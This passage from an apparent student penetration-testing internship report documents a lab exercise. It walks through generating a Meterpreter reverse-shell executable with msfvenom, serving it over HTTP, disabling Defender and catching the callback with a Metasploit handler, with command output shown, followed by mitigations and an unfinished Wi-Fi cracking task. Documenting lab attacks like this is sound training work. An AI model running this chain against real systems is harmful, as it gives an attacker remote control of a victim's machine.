


Figure 10 - PE Explorer header view showing entry point address

## Findings

The entry point came out to 004237B0. It's a PE32 image, i386 target, built with linker version 10.0 - nothing unusual, just what you'd expect from a normal signed installer.

## Notes / Relevance

- Checking the entry point is one of the first things a malware analyst does - if it points somewhere outside the expected code section, that's usually a red flag for a packed or infected binary.
- This kind of quick static check is worth doing on any unfamiliar executable before running it, ideally in a sandbox rather than a real machine.

## Exercise 6 - Remote Access via Reverse Shell (Metasploit Framework)

This was carried out entirely inside the isolated VirtualBox lab described earlier (Kali attacker VM at 192.168.56.102, Windows 10 target VM at 192.168.56.103, connected via a private Host-Only network) - at no point was this technique used against testasp.vulnweb.com or any system outside my own lab.

|                                 |                                                                                                        |
|---------------------------------|--------------------------------------------------------------------------------------------------------|
| <b>Severity Level</b>           | Critical (in a real-world scenario where this technique succeeds against an unsuspecting user)         |
| <b>CVSS 3.1 Score (approx.)</b> | 9.8 (Critical) - Remote Code Execution via malicious executable / social engineering (CWE-506, CWE-94) |

|        |                                                                                                                                                                                                                                                                                          |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Impact | A successful reverse shell gives the attacker an interactive session on the victim machine with the same privileges as the user who ran the file - in this case, full access to the file system, the ability to take screenshots, and a starting point for further privilege escalation. |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

## Steps to Reproduce

1. Generated a Windows executable payload using msfvenom, pointed back at the Kali VM's IP and a chosen listener port:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o /home/kali/shell.exe
```

This produced a 7,680-byte executable named shell.exe.


2. Hosted the payload for retrieval using Python's built-in HTTP server:

```
python3 -m http.server 8080
```

3. On the Windows 10 VM, temporarily disabled Windows Defender's real-time protection (Windows Security > Virus & Threat Protection > Real-time protection > Off) purely so the lab exercise payload would not be quarantined before it could be tested.
4. From the Windows VM's browser, downloaded the payload from `http://192.168.56.102:8080/shell.exe` into the Downloads folder.
5. Back on Kali, opened msfconsole and configured a matching listener:


```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 4444
run
```

6. Double-clicked shell.exe on the Windows VM to execute the payload.
7. The Kali listener immediately caught the callback and opened a Meterpreter session.
8. Ran a few basic post-exploitation commands to confirm control of the session: `sysinfo`, `getuid`, `pwd`, and a live screenshare of the target's desktop.



```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o /home/kali/shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: /home/kali/shell.exe
```

Figure 11 - msfvenom payload generation



```
(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.103 - - [27/Jun/2026 01:41:08] "GET /shell.exe HTTP/1.1" 200 -
192.168.56.103 - - [27/Jun/2026 02:07:13] "GET /shell.exe HTTP/1.1" 304 -
192.168.56.103 - - [27/Jun/2026 02:07:39] "GET /shell.exe HTTP/1.1" 200 -
```

Figure 12 - Python HTTP server hosting the payload




Figure 13 - Windows Defender real-time protection disabled




Figure 14 - shell.exe downloaded on the Windows 10 VM

```
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the info, or info -d command.
```

Figure 15 - Metasploit handler configuration

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (232006 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.103:56282) at 2026-06-27 07:55:51 -0400

meterpreter > █
```

Figure 16 - Meterpreter session opened

```
meterpreter > sysinfo
Computer : DESKTOP-1IINF48
OS : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: DESKTOP-1IINF48\ahzam
meterpreter > pwd
C:\Users\ahzam\Downloads
meterpreter > █
```

Figure 17 - sysinfo /getuid /pwd output




Figure 18 - Live screenshare of the target VM

## Findings

The listener confirmed a successful callback: "Sending stage (232006 bytes) to 192.168.56.103" followed by "Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.103:56282)". Post-exploitation commands confirmed full session control - sysinfo identified the host as DESKTOP-1IINF48 running Windows 10 22H2+ (Build 19045, x64), getuid returned DESKTOP-1IINF48\ahzam, and pwd confirmed the working directory as C:\Users\ahzam\Downloads. A live screenshare from Kali showed the Windows desktop with the Downloads folder open, confirming real-time visibility into the target machine.

## Mitigation

- This entire attack chain depends on a user being convinced to download and run an unverified executable - user awareness training around not running unsolicited or unexpected files is the single most effective control here.
- Endpoint protection (antivirus/EDR) should never be disabled outside of a fully controlled test lab; in this exercise it was switched off purely to allow the training payload to run for demonstration purposes.
- Application allow-listing and restricting execution of unsigned binaries from Downloads or Temp folders significantly reduces the chance of a payload like this ever running.
- Outbound network monitoring/egress filtering can catch a reverse shell's callback traffic to an unfamiliar address, even if the initial payload made it past other defences.

## Task Limitation - Wi-Fi Deauthentication Attack (I4)

In the interest of giving an accurate account of this internship rather than an inflated one, this task was not completed, and I want to be upfront about exactly why.

|        |                                                                                                  |
|--------|--------------------------------------------------------------------------------------------------|
| Status | Not Completed - documented as a scope limitation                                                 |
| Reason | No physical wireless network adapter with monitor-mode support was available to the attacking VM |

## What the Task Required

The task asked for a full Wi-Fi attack chain: forcing a connected device off my own home network using a deauthentication attack, capturing the WPA handshake produced when that device reconnects, building a wordlist containing the likely network password, and finally using aircrack-ng to crack the captured handshake against that wordlist.

## Why It Could Not Be Completed

Every part of this task depends on the attacking machine being able to send and receive raw 802.11 Wi-Fi frames, which requires a wireless adapter running in monitor mode. My Kali Linux instance runs inside VirtualBox, and VirtualBox does not pass through a laptop's built-in Wi-Fi card to a guest VM in a way that supports monitor mode - this is a well-documented limitation of hosted virtualisation, not a configuration mistake on my part. I confirmed this directly by running iwconfig inside Kali, which returned "No wireless extensions" for every available interface (lo, eth0, eth1) - there was no wlan0 or equivalent interface for airmmon-ng, airodump-ng, or aireplay-ng to work with.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ iwconfig
lo no wireless extensions.

eth0 no wireless extensions.

eth1 no wireless extensions.

(kali@kali)-[~]
$
```

Figure 19 - iwconfig output showing no wireless interface

### What Would Be Needed to Complete It

- A dedicated external USB Wi-Fi adapter with chipset-level support for monitor mode and packet injection (for example, chipsets based on Atheros AR9271 or Ralink RT3070), passed through directly to the Kali VM via VirtualBox's USB device filter.

I have documented the full attack methodology above from my research into the task, and I am confident I understand each step conceptually; the gap here is purely a hardware access issue rather than a knowledge gap.

## Key Learnings

Looking back at it, a few things stood out more than the individual tasks themselves. Recon really is the foundation everything else sits on - the small stuff from Nmap and Gobuster (a stray open SIP port, a directory nobody bothered to lock down) is exactly what gets missed when a scan gets rushed. Wireshark made the whole HTTP-vs-HTTPS thing feel real instead of just a line in a textbook - seeing an actual password sitting there in plain text hits differently than being told it's insecure.

The intermediate tasks pushed me further - cracking a weak hash, poking through a binary, and then actually getting a working reverse shell running end to end. The Metasploit part in particular pulled together a bunch of things I'd learned separately (payloads, listeners, IP addressing, what Defender actually does) into one thing that worked, which made it click in a way reading about it never quite does.

And the Wi-Fi task, even though I didn't finish it, taught me something too - not every wall you hit is a skill gap. Sometimes it's just what hardware you have in front of you, and the right thing to do is say that plainly instead of quietly working around it or pretending it went fine.

## References

The following resources were referred to while identifying, understanding, and validating the issues covered in this report:

- OWASP Foundation - OWASP Top 10 Web Application Security Risks, [owasp.org](https://owasp.org)
- Nmap Official Documentation - Nmap Reference Guide, [nmap.org/book/man.html](https://nmap.org/book/man.html)
- OJ Reeves, Gobuster - Official Repository and Usage Documentation, [github.com/OJ/gobuster](https://github.com/OJ/gobuster)
- Wireshark Foundation - Wireshark User's Guide, [wireshark.org/docs](https://wireshark.org/docs)
- IDRIX - VeraCrypt Official Documentation, [veracrypt.fr/en/Documentation.html](https://veracrypt.fr/en/Documentation.html)
- Heaventools Software - PE Explorer User Manual, [heaventools.com](https://heaventools.com)
- Rapid7 - Metasploit Framework Documentation, [docs.metasploit.com](https://docs.metasploit.com)
- CrackStation - Free Password Hash Cracker, [crackstation.net](https://crackstation.net)
- Aircrack-ng Project - Official Documentation, [aircrack-ng.org/documentation.html](https://aircrack-ng.org/documentation.html)
- MITRE - Common Weakness Enumeration (CWE) Database, [cwe.mitre.org](https://cwe.mitre.org)
- FIRST.org - Common Vulnerability Scoring System (CVSS) v3.1 Specification, [first.org/cvss](https://first.org/cvss)

## Resources Used

This section lists the tools and resources used to identify each issue covered in this report and, in most cases, to work out how it could be patched.

| Tool / Resource                      | Used For                                                                                                                                                      |
|--------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Nmap                                 | Port scanning and service/version enumeration on the target web server                                                                                        |
| Gobuster                             | Directory and file brute-forcing to discover hidden paths                                                                                                     |
| Wireshark                            | Live network traffic capture and analysis to intercept HTTP credentials                                                                                       |
| CrackStation                         | Online rainbow-table lookup to reverse an MD5 password hash                                                                                                   |
| VeraCrypt                            | Mounting and decrypting an AES-encrypted volume using the recovered password                                                                                  |
| PE Explorer                          | Static analysis of a Windows executable to locate its entry point                                                                                             |
| msfvenom                             | Generation of a Windows reverse-shell payload                                                                                                                 |
| Metasploit Framework (multi/handler) | Setting up the listener and managing the resulting Meterpreter session                                                                                        |
| Python 3 (http.server module)        | Quick, lightweight file hosting to deliver the payload to the target VM                                                                                       |
| Aircrack-ng suite                    | Researched for the Wi-Fi deauthentication task (airmon-ng, airodump-ng, aireplay-ng, aircrack-ng); execution blocked by lack of monitor-mode-capable hardware |
| Oracle VirtualBox                    | Hosting the isolated Kali Linux and Windows 10 virtual lab environment                                                                                        |